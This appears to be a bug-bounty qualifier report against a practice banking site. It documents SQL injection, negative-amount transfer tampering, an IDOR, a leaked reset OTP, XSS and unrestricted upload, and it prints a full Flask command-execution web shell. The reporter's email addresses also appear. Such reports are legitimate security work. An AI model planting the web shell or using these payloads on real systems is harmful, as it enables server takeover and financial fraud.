

QUALIFIERS REPORT (HackerOne Bug Hunt 2026)

FULLNAME : Md.Mehedi Hasan
USERNAME : x0r
EMAIL: mdmehedihasan151061@gmail.com
Hackerone Email: mehedi2287@wearehackerone.com
DATE: 22/11/2025

#vuln -01(low)

Title:Weak password policy in create account functionality.

Description:

Weak password policy is a security issue where password setting rules(uppercase,lowercase,special character,length of passowrd) are not follows for creating strong passwords.

Step to Reproduce:

1. Go to this <https://h1bh26-qualifiers-target.bughunt.info/signup>
2. create an account
3. while setting password set very eassy guessable passwords(qwertyuiop).Although it is mentioned that password should be 8 character and mixing of special character but it is not maintained strongly.

Poc:

Credentials of my this account is xxx:xxx

The screenshot shows a banking application interface with a navigation bar at the top containing links for Dashboard, Beneficiaries, Pay Bills, Scheduled Transfers, International Wire, Audit Logs, and Settings. A search bar is also present. Below the navigation bar, there is a welcome message "Welcome back, xxx" and a link to "Manage your accounts and transactions". On the left, there is a green card labeled "ChaBank Virtual Card" with the number 4532 2904 6474 8912. It includes fields for CARD HOLDER (XXX), VALID THRU (11/29), and CVV (353). The available balance is listed as ₹1000.00. On the right, there is a yellow card labeled "Student Account" with the account number 100124926433. It includes fields for ACCOUNT HOLDER (XXX), ACCOUNT TYPE (Student), and BRANCH (Dhanmondi, Dhaka). Other details shown include ROUTING (070123456) and SWIFT (CHABDDHK).

Impact:

Anyone can guess the username and password and brute force attacks can be successful in short period of time.Which will be the result of account takeover.

#Vuln-02(Low)

Title:Email is not verifying

Description:

Email verification is crucial step of authentication. It is the process of checking the user creating the account using the email is belongs to him. It is used to track the user for further process. It happens when the application does not verify sending OTP or email and ask to interaction of that email or OTP.

Step to Reproduce:

1. Go to the <https://h1bh26-qualifiers-target.bughunt.info/signup>
2. Create an account using random email(yyy@yyy.net)
3. It will create account without verifying the email
4. Login to the account using the credentials, used in creation

Poc:

The screenshot shows the 'Account Settings' page with a sub-section titled 'Profile Information'. On the left, there is a sidebar with links for 'Profile Information' (which is active and highlighted in green), 'Security', and 'Account Details'. The main content area is titled 'Profile Information' and contains fields for 'Profile Picture' (with a placeholder 'Profile Picture' and a 'Upload New Picture' button), 'Full Name' (containing 'xxx'), and 'Email Address' (containing 'yyy@yyy.net'). At the bottom are 'Save Changes' and 'Cancel' buttons.

Impact:

Attacker can anonymously create account. Attacker can use others email and use this account for suspicious activity which often dangerous for the applications.

Vuln-03(Critical)

Title: SQLI vulnerability in audit-logs functionality

Description: Sqli is a serious vulnerability in web application. By using the intended logic of the sql attacker can dump the database.

Step to Reproduce:

1. login to the account
2. Go to the <https://h1bh26-qualifiers-target.bughunt.info/audit-logs>
3. in the search bar type 'or 1=1-- -'
4. this will list all the login log and also show a pop up

Poc

The screenshot shows a web application's audit logs interface. At the top, there is a search bar with placeholder text 'Filter by User Agent' containing the query 'or 1=1--'. To the right of the search bar is a modal window titled 'h1bh26-qualifiers-target.bughunt.info' with the message 'XSS'. Below the modal, there are three entries under 'Login Activity':

- Nov 20, 2025, 06:12:56 PM Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
- Nov 21, 2025, 04:04:41 AM Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:145.0) Gecko/20100101 Firefox/145.0
- Nov 21, 2025, 04:04:41 AM Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:145.0) Gecko/20100101 Firefox/145.0

Impact:

Attacker get can dump all the passwords and sensitive data from the database.

Vuln-04(Medium)

Title: Business logic in bill payment system(<https://h1bh26-qualifiers-target.bughunt.info/bill-payment>).

Description:

Business logic vulnerabilities are flaws in the design and implementation of the application's unique business rules, rather than in the underlying technical framework (like SQL or memory management). They exploit how a system processes information to achieve an unauthorized or malicious outcome, even when the data input appears valid.


Step to Reproduce:

1. Login to account
2. Go to <https://h1bh26-qualifiers-target.bughunt.info/bill-payment>
3. select internet
4. Fill Biller name, Consumer ID and amount
5. Send the request and intercept it by burp and change the amount into negative number
6. Now go to the Dashboard and see the negative amount value is added to the user account.


Poc

Before

Manage your accounts and transactions



After



Impact

Attacker can add money to their account from the web application.

#Vuln-05 (Medium)

Title: Business logic into schedule transfer <https://h1bh26-qualifiers-target.bughunt.info/scheduled-transfers>

Description:

Business logic vulnerabilities are flaws in the design and implementation of the application's unique business rules, rather than in the underlying technical framework (like SQL or memory management). They exploit how a system processes information to achieve an unauthorized or malicious outcome, even when the data input appears valid.

Step to Reproduce:

1. Login into account.
2. Go to the schedule transfer (<https://h1bh26-qualifiers-target.bughunt.info/scheduled-transfers>)
3. Add schedule transfer
4. Click New Schedule
5. Fill the form

The screenshot shows a modal window titled "Create Scheduled Transfer". The form fields include:

- Recipient Account:** Input field containing "1234534545".
- Amount (€):** Input field containing "44", with up and down arrows for adjustment.
- Frequency:** Select dropdown menu showing "Daily".
- Start Date:** Input field showing "11 / 21 / 2025", with a calendar icon.
- Reference:** Input field containing "For fun".

At the bottom, there are two buttons: "Cancel" (white background) and "Create Schedule" (dark green background).

6. Click “Create Schedule” and intercept the request in burp
7. Put a negative sign before the amount and forward the request

```

1 POST /api/create_scheduled_transfer HTTP/2
2 Host: h1bh26-qualifiers-target.bughunt.info
3 Cookie: session=eyJhY2NvdW50X251bWJlcjI6IjEwMDEyNDkyNjQzMyIsImF1ZGloX2xvZ2
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://h1bh26-qualifiers-target.bughunt.info/scheduled-transfers
9 Content-Type: application/json
10 Content-Length: 115
11 Origin: https://h1bh26-qualifiers-target.bughunt.info
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Priority: u=0
16 Te: trailers
17
18 {
    "to_account": "1234534545",
    "amount": "-44",
    "frequency": "daily",
    "next_execution": "2025-11-21",
    "reference": "For fun"
}

```

Event log (10) • All issues (136) •

8. Now back to the browser and go the schedule task, New schedule task is created.

PoC

Scheduled Transfers

Manage your recurring payments

+ New Schedule

To:	Amount	Status	Action
1234534545	\$-44.00	ACTIVE	X

To: 1234534545
daily - Next: 2025-11-21
For fun

Impact:

Attacker can create a schedule task and add money into their account in regular basis which causes great business impact.

#Vuln-06(Medium)

Title: XSS into <https://h1bh26-qualifiers-target.bughunt.info/international-transfer>

Description:

Xss is a vulnerability where attacker misuse the javascript to done their intendent work by malicious javascript.

Step to Reproduce:


1. Login into account

2. Visit <https://h1bh26-qualifiers-target.bughunt.info/international-transfer> and fill the form like that

The screenshot shows a wire transfer form with several fields containing malicious script. The fields include 'Recipient Name', 'Recipient Account', 'Recipient Bank', 'SWIFT/BIC Code', 'Country' (set to United Kingdom), 'Currency' (set to USD - US Dollar), and 'Amount (BDT)' (set to 22). Each field contains the same XSS payload: . This payload is designed to trigger an alert box when the page is loaded or the field is interacted with.

3. Click wire transfer there will be pop up

PoC



Impact:

Xss can be lead into remote code execution and attacker can the controll the server through that vulnerability.


#Vuln-07(Medium)

Title: Business logic vulnerability <https://h1bh26-qualifiers-target.bughunt.info/international-transfer>

Description: Business logic vulnerabilities are flaws in the design and implementation of the application's unique business rules, rather than in the underlying technical framework (like SQL or memory management). They exploit how a system processes information to achieve an unauthorized or malicious outcome, even when the data input appears valid.

Step to Reproduce:

1. Login to account
2. Go to <https://h1bh26-qualifiers-target.bughunt.info/dashboard> check the current amount.



3. Go to the <https://h1bh26-qualifiers-target.bughunt.info/international-transfer>

Recipient Name: sdfghj
Recipient Account: 12345678
Recipient Bank: sdfgh
SWIFT/BIC Code: sdjgh
Country: United Kingdom
Currency: USD - US Dollar
Amount (BDT): 44444
↳ 44444.00 = \$522.87 USD (Rate: 85)
Send Wire Transfer

4.

5. Fill the form and click Send Transfer and intercept the request into burp proxy

6. Put a minus before the amount


7.

Request

```
Pretty Raw Hex
1 POST /api/international_transfer HTTP/2
2 Host: h1bh26-qualifiers-target.bughunt.info
3 Cookie: session=.eJwlyksKgCAQANC7zNqFjpR4mcFOEsEPmxE0L6065cft4LzjvG9eBlctJHSwoKZXR2hzbrkGA45AG5hYjBbCjMwm40GesrtDshdozG9_UMYUF3w8VKR02.aSBmZQ.kjt
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://h1bh26-qualifiers-target.bughunt.info/international-transfer
9 Content-Type: application/json
10 Content-Length: 153
11 Origin: https://h1bh26-qualifiers-target.bughunt.info
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Priority: u=0
16 Te: trailers
17
18 {
    "recipient_name": "sdfghj",
    "recipient_account": "12345678",
    "recipient_bank": "sdfgh",
    "swift_code": "sdjgh",
    "country": "UK",
    "amount": "-44444",
    "currency": "USD"
}
```

8. Now go to Dashboard check the amount is increased

PoC



Impact: Attacker can take the advantages to steal money by using this logic from the application.

#Vuln-08(Medium)

Title: OTP shown in request for forgotten password functionality.

Description:

OTP is used to ensure strengthen the authentication level. It's ensure so that user need to physical access to hardware to authenticate. It's also used for multi level authentication.

Step to Reproduce:

1. Go to <https://h1bh26-qualifiers-target.bughunt.info/forgot-credentials>
2. Select forgot Password and use known userid in the form.
3. Capture the request in burp proxy interception, it will show the OTP.
4. Use the otp to change the victim password.

PoC:

Request

Pretty Raw Hex

```
1 POST /api/request_password_reset HTTP/2
2 Host: h1bh26-qualifiers-target.bughunt.info
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: https://h1bh26-qualifiers-target.bughunt.info/forgot-credentials
8 Content-Type: application/json
9 Content-Length: 33
10 Origin: https://h1bh26-qualifiers-target.bughunt.info
11 Sec-Fetch-Dest: empty
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Site: same-origin
14 Priority: u=0
15 Te: trailers
16
17 {
    "user_id": "meow",
    "otp": "386343"
}
```

Impact:

Attacker can fully takeover the account of any user only knowing the victim username.

#Vuln-09(Medium)


Title: IDOR in downloading account statement

Description:

Idor is the vulnerability in web application which stand for Insecure Direct Object References. This vulnerability allows the attacker to access others object in the web application. There are two type of idor vertical and horizontal.

Step to Reproduce:

1. Create two accounts
2. Note down the account number
3. Login to any account
4. Go to the <https://h1bh26-qualifiers-target.bughunt.info/dashboard>
5. Click to statement to download



6. Capture the request in burp

```
1 POST /api/generate_statement HTTP/2
2 Host: h1bh26-qualifiers-target.bughunt.info
3 Cookie: session=eyJyNvdW50X251bWJlcI6IjEwMDE0NzE0Mzk3MSIsImF1ZGl0X2xvZ2dlZCI6
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128
5 Accept: /*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://h1bh26-qualifiers-target.bughunt.info/dashboard
9 Content-Type: application/json
10 Content-Length: 33
11 Origin: https://h1bh26-qualifiers-target.bughunt.info
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Priority: u=0
16 Te: trailers
17
18 {
    "account_number": "100147143971"
}
```

7. Now change the account number with the another one and forward the request.
8. Now we will be able to download the 2nd user account statement

PoC

We logged in as 100147143971 this account and able to download 100190268805 this account statement.

Pretty	Raw	Hex
1 GET /download?file=statement_100190268805_20251121161534.pdf HTTP/2		
2 Host: h1bh26-qualifiers-target.bughunt.info		
3 Cookie: session=eyJhY2NvdW50X251bwJlcjI6IjEwMDE0NzE0Mzk3MSIsImF1ZGloX2xvZ2dlZCI6dHJ1ZSwizN		
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0		
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8		
6 Accept-Language: en-US,en;q=0.5		
7 Accept-Encoding: gzip, deflate, br		
8 Referer: https://h1bh26-qualifiers-target.bughunt.info/dashboard		
9 Upgrade-Insecure-Requests: 1		
10 Sec-Fetch-Dest: document		
11 Sec-Fetch-Mode: navigate		
12 Sec-Fetch-Site: same-origin		
13 Priority: u=0, i		
14 Te: trailers		
15		
16		

Impact:

IDOR is the threat for Integrity and confidentiality in cyber security. Vertical idor can lead to privilege escalation.

#Vuln-10(Medium)


Title: XSS in <https://h1bh26-qualifiers-target.bughunt.info/beneficiaries>

Description:

XSS is stand for Cross site scripting which allows attacker to execute arbitrary javascript into website using the browser. There are different type of xss like reflected, stored, dom based and blind etc.


Step to Reproduce:

1. Login to any account
2. Visits url <https://h1bh26-qualifiers-target.bughunt.info/beneficiaries>
3. click Add beneficiary
4. Fill the form



5. Click Add beneficiary
6. This will show a popup

POC:



Impact:

XSS vulnerabilities can lead to severe consequences, including session hijacking, data theft (like cookies, credentials, and PII), impersonation, website defacement, and the distribution of malware

#Vuln-11(low)


Title: File upload vulnerability into <https://h1bh26-qualifiers-target.bughunt.info/settings>

Description:

The application fails to properly validate and restrict uploaded files on the Settings → Profile Upload functionality. Due to missing security controls such as MIME-type validation, file extension filtering, and execution prevention on the upload directory, an attacker can upload arbitrary files to the server.

Step to Reproduce:

1. Login to any account
2. Go to the url <https://h1bh26-qualifiers-target.bughunt.info/settings>
3. upload any file it accepts any file without validating the file

PoC

A screenshot of a browser window displaying a Flask application. The URL is https://h1bh26-qualifiers-target.bughunt.info/static/uploads/profiles/mm_py2.py. The page content shows a Python script for a Flask application. The script includes imports for Flask and subprocess, defines a password, routes for GET and POST methods, and handles a command input to run a subprocess. It also includes a form for submitting a command and a check for the main module. The code ends with a run command for host 0.0.0.0 and port 8000.

```
from flask import Flask, request
import subprocess

app = Flask(__name__)
password = "test123" # change this password

@app.route("/", methods=["GET", "POST"])
def shell():
    if request.values.get("p") != password:
        return "Unauthorized"

    cmd = request.values.get("cmd")
    output = ""
    if cmd:
        try:
            result = subprocess.check_output(cmd, shell=True, stderr=subprocess.STDOUT)
            output = result.decode()
        except Exception as e:
            output = str(e)

    return f"""
<pre>{output}</pre>
<form method="POST">
    <input type="text" name="cmd">
    <button type="submit">Run</button>
</form>
"""

if __name__ == "__main__":
    app.run(host="0.0.0.0", port=8000)
```

Impact:

Attacker can control the entire web server by uploading malicious file. Can execute system level command.Pivot deeper into internal network.

Vuln-12(Medium)

